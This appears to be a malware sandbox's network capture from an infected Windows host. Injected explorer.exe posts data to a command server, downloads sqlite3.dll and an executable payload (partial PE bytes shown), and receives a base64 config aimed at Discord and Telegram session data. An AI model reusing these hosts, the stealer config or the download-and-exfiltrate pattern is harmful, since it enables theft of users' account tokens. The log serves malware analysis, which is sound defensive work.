Dec 1, 2021 10:05:00.631361961 CET	11326	IN	HTTP/1.1 200 OK Server: nginx/1.20.2 Date: Wed, 01 Dec 2021 09:05:00 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Set-Cookie: PHPSESSID=sc69tg8a29f4pr0nv46ehfqbko; path=/ Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate Pragma: no-cache Vary: Accept-Encoding Data Raw: 63 34 0d 0a 4d 58 77 78 66 44 46 38 4d 58 78 45 61 58 4e 6a 62 33 4a 6b 66 44 42 38 4a 55 46 51 55 45 52 42 56 45 45 6c 58 47 52 70 63 32 4e 76 63 6d 52 63 54 47 39 6a 59 57 77 67 55 33 52 76 63 6d 46 6e 5a 56 78 38 4b 6e 77 78 66 44 42 38 4d 48 78 55 5a 57 78 6c 5a 33 4a 68 62 58 77 77 66 43 56 42 55 46 42 45 51 56 52 42 4a 56 78 55 5a 57 78 6c 5a 33 4a 68 62 53 42 45 5a 58 4e 72 64 47 39 77 58 48 52 6b 59 58 52 68 58 48 77 71 52 44 67 33 4e 30 59 33 4f 44 4e 45 4e 55 51 7a 52 55 59 34 51 79 6f 73 4b 6d 31 68 63 43 6f 73 4b 6d 4e 76 62 6d 5a 70 5a 33 4d 71 66 44 46 38 4d 48 77 77 66 41 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: c4MXwxfDF8MXxEaXNjb3JkfDB8JUFQUERBVEElXGRpc2NvcmRcTG9jYWwgU3RvcmFnZVx8KnwxfDB8MHxUZWxlZ3JhbXwwfCVBUFBEQVRBJVxUZWxlZ3JhbSBEZXNrdG9wXHRkYXRhXHwqRDg3N0Y3ODNENUQzRUY4QyosKm1hcCosKmNvbmZpZ3MqfDF8MHwwfA==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
44	192.168.2.3	49832	95.213.165.249	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 1, 2021 10:05:00.707607031 CET	11327	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://lqyvwperx.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 268 Host: host-data-coin-11.com
Dec 1, 2021 10:05:00.807302952 CET	11424	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Wed, 01 Dec 2021 09:05:00 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 31 39 39 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 68 6f 73 74 2d 64 61 74 61 2d 63 6f 69 6e 2d 31 31 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a Data Ascii: 199<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.29 (Ubuntu) Server at host-data-coin-11.com Port 80</address></body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
45	192.168.2.3	49833	95.213.165.249	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 1, 2021 10:05:00.805763006 CET	11423	OUT	GET /sqlite3.dll HTTP/1.1 Host: file-file-host4.com Cache-Control: no-cache Cookie: PHPSESSID=sc69tg8a29f4pr0nv46ehfqbko

Timestamp	kBytes transferred	Direction	Data
Dec 1, 2021 10:05:00.890485048 CET	11425	IN	HTTP/1.1 200 OK Server: nginx/1.20.2 Date: Wed, 01 Dec 2021 09:05:00 GMT Content-Type: application/x-msdos-program Content-Length: 645592 Connection: close Last-Modified: Thu, 21 Oct 2021 11:48:30 GMT ETag: "9d9d8-5cedb79317f80" Accept-Ranges: bytes Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 13 00 ea 98 3d 53 00 76 08 00 3f 0c 00 00 e0 00 06 21 0b 01 02 15 00 d0 06 00 00 e0 07 00 00 06 00 00 58 10 00 00 00 10 00 00 00 e0 06 00 00 00 90 60 00 10 00 00 00 02 00 00 04 00 00 00 01 00 00 00 04 00 00 00 00 00 00 00 00 20 09 00 00 06 00 00 38 c3 0a 00 03 00 00 00 00 00 20 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 b0 07 00 98 19 00 00 00 d0 07 00 4c 0a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 08 00 fc 27 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f0 07 00 18 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ac d1 07 00 70 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 c0 ce 06 00 00 10 00 00 00 d0 06 00 00 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 60 00 30 60 2e 64 61 74 61 00 00 00 b0 0f 00 00 00 e0 06 00 00 10 00 00 00 d6 06 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 40 c0 2e 72 64 61 74 61 00 00 24 ad 00 00 00 f0 06 00 00 ae 00 00 00 e6 06 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 40 40 2e 62 73 73 00 00 00 00 98 04 00 00 00 a0 07 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 40 c0 2e 65 64 61 74 61 00 00 98 19 00 00 00 b0 07 00 00 1a 00 00 00 94 07 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 30 40 2e 69 64 61 74 61 00 00 4c 0a 00 00 00 d0 07 00 00 0c 00 00 00 ae 07 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 30 c0 2e 43 52 54 00 00 00 00 18 00 00 00 00 e0 07 00 00 02 00 00 00 ba 07 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 30 c0 2e 74 6c 73 00 00 00 00 20 00 00 00 00 f0 07 00 00 02 00 00 00 bc 07 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 30 c0 2e 72 65 6c 6f 63 00 00 fc 27 00 00 00 00 08 00 00 28 00 00 00 be 07 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 30 42 2f 34 00 00 00 00 00 00 60 01 00 00 00 30 08 00 00 02 00 00 00 e6 07 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 40 42 2f 31 39 00 00 00 00 00 c8 03 00 00 00 40 08 00 00 04 00 00 00 e8 07 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 10 42 2f 33 35 00 00 00 00 00 4d 06 00 00 00 50 08 00 00 08 00 00 00 ec 07 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 10 42 2f 35 31 00 00 00 00 00 60 43 00 00 00 60 08 00 00 44 00 00 00 f4 07 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 10 42 2f 36 33 00 00 00 00 00 84 0d 00 00 00 b0 08 00 00 0e 00 00 00 38 08 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 10 42 2f 37 37 00 00 00 00 00 94 0b 00 00 00 c0 08 00 00 0c 00 00 00 46 08 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 10 42 2f 38 39 00 00 00 00 00 04 05 00 00 00 d0 08 00 00 06 00 00 00 52 08 00 00 00 00 00 00 00 00 00 00 00 00 00 40 0 0 30 42 2f 31 30 32 00 00 00 00 0d 01 00 00 00 e0 08 00 00 02 00 00 00 58 08 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 10 42 2f 31 31 33 00 00 00 00 db 19 00 00 00 f0 08 00 00 1a 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PEL=Sv?!X` 8 L'p.text`0`.data@@.rdata$@@@. bss@.edata@0@.idataL@0.CRT@0.tls @0.reloc'(@0B/4`0@@B/19@@B/35MP@B/51`C`D@B/638@B/77F@B/89 R@0B/102X@B/113

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
46	192.168.2.3	49834	95.213.165.249	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 1, 2021 10:05:01.203716993 CET	11830	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://omcxl.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 293 Host: host-data-coin-11.com
Dec 1, 2021 10:05:01.307280064 CET	12064	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Wed, 01 Dec 2021 09:05:01 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 31 39 39 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 68 6f 73 74 2d 64 61 74 61 2d 63 6f 69 6e 2d 31 31 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a Data Ascii: 199<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title> </head><body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/ 2.4.29 (Ubuntu) Server at host-data-coin-11.com Port 80</address></body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
47	192.168.2.3	49835	95.213.165.249	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 1, 2021 10:05:01.447958946 CET	12101	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://vhude.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 130 Host: host-data-coin-11.com
Dec 1, 2021 10:05:01.547652006 CET	12102	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Wed, 01 Dec 2021 09:05:01 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 34 36 0d 0a 00 00 d3 92 a0 49 bd 3a 38 32 11 af 01 b5 db ad d6 09 4f c9 88 55 13 26 14 f9 aa 89 ff a2 1e b7 08 93 31 f9 55 50 99 4a f7 e0 25 e5 39 1a 4b ef a8 8d 70 bc 57 da 4a d5 fe 24 85 21 ed c3 95 53 2f e5 a8 1d 63 a9 0d 0a 30 0d 0a 0d 0a Data Ascii: 46I:82OU&1UPJ%9KpWJ$!S/c0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
48	192.168.2.3	49836	95.213.165.249	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 1, 2021 10:05:01.644479036 CET	12102	OUT	GET /files/5311_1638303032_7343.exe HTTP/1.1 Connection: Keep-Alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: host-file-host-3.com
Dec 1, 2021 10:05:01.730918884 CET	12104	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Wed, 01 Dec 2021 09:05:01 GMT Content-Type: application/x-msdos-program Content-Length: 1143000 Connection: close Last-Modified: Tue, 30 Nov 2021 20:10:32 GMT ETag: "1170d8-5d2072645dc9e" Accept-Ranges: bytes Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 70 1c 69 a3 00 00 00 00 00 00 00 00 e0 00 0e 01 0b 01 30 00 00 60 11 00 00 06 00 00 00 00 00 00 9e 7e 11 00 00 20 00 00 00 80 11 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 c0 11 00 00 02 00 00 09 35 12 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 0f 00 00 00 00 00 00 00 00 00 00 50 7e 11 00 4b 00 00 00 00 80 11 00 bc 02 00 00 00 00 00 00 00 00 00 00 00 68 11 00 d8 08 00 00 00 a0 11 00 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 a4 5e 11 00 00 20 00 00 00 60 11 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 73 72 63 00 00 00 bc 02 00 00 00 80 11 00 00 04 00 00 00 62 11 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 a0 11 00 00 02 00 00 00 66 11 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 7e 11 00 00 00 00 00 48 00 00 00 02 00 05 00 00 18 02 00 dc 5f 05 00 03 00 00 00 da 07 00 06 dc 77 07 00 eb 89 06 00 c1 7d 11 00 80 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 42 28 89 08 00 06 7e 53 02 00 04 28 81 0c 00 06 2a 00 00 00 13 30 04 00 04 00 00 00 00 00 00 00 00 00 14 2a 42 28 89 08 00 06 7e 53 02 00 04 28 81 0c 00 06 2a 00 00 00 12 00 00 17 2a 00 00 00 42 28 89 08 00 06 7e 53 02 00 04 28 81 0c 00 06 2a 00 00 00 12 00 00 17 2a 00 00 00 12 00 00 14 2a 00 00 00 13 30 04 00 04 00 00 00 00 00 00 00 00 00 17 2a 13 30 04 00 04 00 00 00 00 00 00 00 00 00 17 2a 13 30 04 00 04 00 00 00 00 00 00 00 00 00 00 16 2a 42 28 89 08 00 06 7e 53 02 00 04 28 81 0c 00 06 2a 00 00 00 12 00 00 17 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 13 30 04 00 04 00 00 00 00 00 00 00 00 00 14 2a 42 28 89 08 00 06 7e 53 02 00 04 28 81 0c 00 06 2a 00 00 00 12 00 00 17 2a 00 00 00 13 30 04 00 04 00 00 00 00 00 00 00 00 00 17 2a 13 30 04 00 04 00 00 00 00 00 00 00 00 00 00 17 2a 13 30 0a 00 04 00 00 00 00 00 00 00 00 00 14 2a 13 30 0d 00 04 00 00 00 00 00 00 00 00 00 14 2a 42 28 89 08 00 06 7e 53 02 00 04 28 81 0c 00 06 2a 00 00 00 13 30 04 00 04 00 00 00 00 00 00 00 00 00 00 2a 03 30 04 00 04 00 00 00 00 00 00 00 00 00 00 2a 42 28 89 08 00 06 7e 53 02 00 04 28 81 0c 00 06 2a 00 00 00 13 30 02 00 04 00 00 00 00 00 00 00 00 00 14 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 00 17 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 00 00 17 2a 12 00 00 14 2a 00 00 00 42 28 89 08 00 06 7e 53 02 00 04 28 81 0c 00 06 2a 00 00 00 13 30 05 00 04 00 00 00 00 00 00 00 00 00 17 2a 13 30 05 00 04 00 00 00 00 00 00 00 00 00 17 2a 13 30 05 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PELpi0`~ @ 5@P~Kh  H.text^ ` `.rsrcb@.relocf@B~H_w}B (~S(*0*B(~S(**B(~S(***0*0*0*B(~S(****0*B(~S(**0*0*0*0*B(~S(*0*0*B(~S(*0*0*0**B(~S(*0*0*0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
49	192.168.2.3	49837	95.213.165.249	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Dec 1, 2021 10:05:06.595227957 CET	14469	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://rxjdalrcm.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 230 Host: host-data-coin-11.com
Dec 1, 2021 10:05:06.695252895 CET	14470	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Wed, 01 Dec 2021 09:05:06 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 31 39 39 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 68 6f 73 74 2d 64 61 74 61 2d 63 6f 69 6e 2d 31 31 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a Data Ascii: 199<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.29 (Ubuntu) Server at host-data-coin-11.com Port 80</address></body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.3	49753	95.213.165.249	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 1, 2021 10:04:27.436376095 CET	1102	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://higvbe.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 283 Host: host-data-coin-11.com
Dec 1, 2021 10:04:27.537578106 CET	1103	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Wed, 01 Dec 2021 09:04:27 GMT Content-Type: text/html; charset=utf-8 Content-Length: 0 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
50	192.168.2.3	49838	95.213.165.249	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 1, 2021 10:05:06.794899940 CET	14471	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://wxhnpjysno.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 113 Host: host-data-coin-11.com
Dec 1, 2021 10:05:06.893867970 CET	14472	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Wed, 01 Dec 2021 09:05:06 GMT Content-Type: text/html; charset=utf-8 Content-Length: 0 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
51	192.168.2.3	49839	95.213.165.249	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 1, 2021 10:05:07.005564928 CET	14473	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://tiketfrip.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 130 Host: host-data-coin-11.com
Dec 1, 2021 10:05:07.107167006 CET	14473	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Wed, 01 Dec 2021 09:05:07 GMT Content-Type: text/html; charset=utf-8 Content-Length: 0 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
52	192.168.2.3	49840	95.213.165.249	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 1, 2021 10:05:07.208173037 CET	14474	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://srvivkc.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 194 Host: host-data-coin-11.com
Dec 1, 2021 10:05:07.309169054 CET	14475	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Wed, 01 Dec 2021 09:05:07 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 31 39 39 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 68 6f 73 74 2d 64 61 74 61 2d 63 6f 69 6e 2d 31 31 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a Data Ascii: 199<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.29 (Ubuntu) Server at host-data-coin-11.com Port 80</address></body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
53	192.168.2.3	49841	95.213.165.249	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 1, 2021 10:05:07.416822910 CET	14476	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://jjguoq.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 261 Host: host-data-coin-11.com

Timestamp	kBytes transferred	Direction	Data
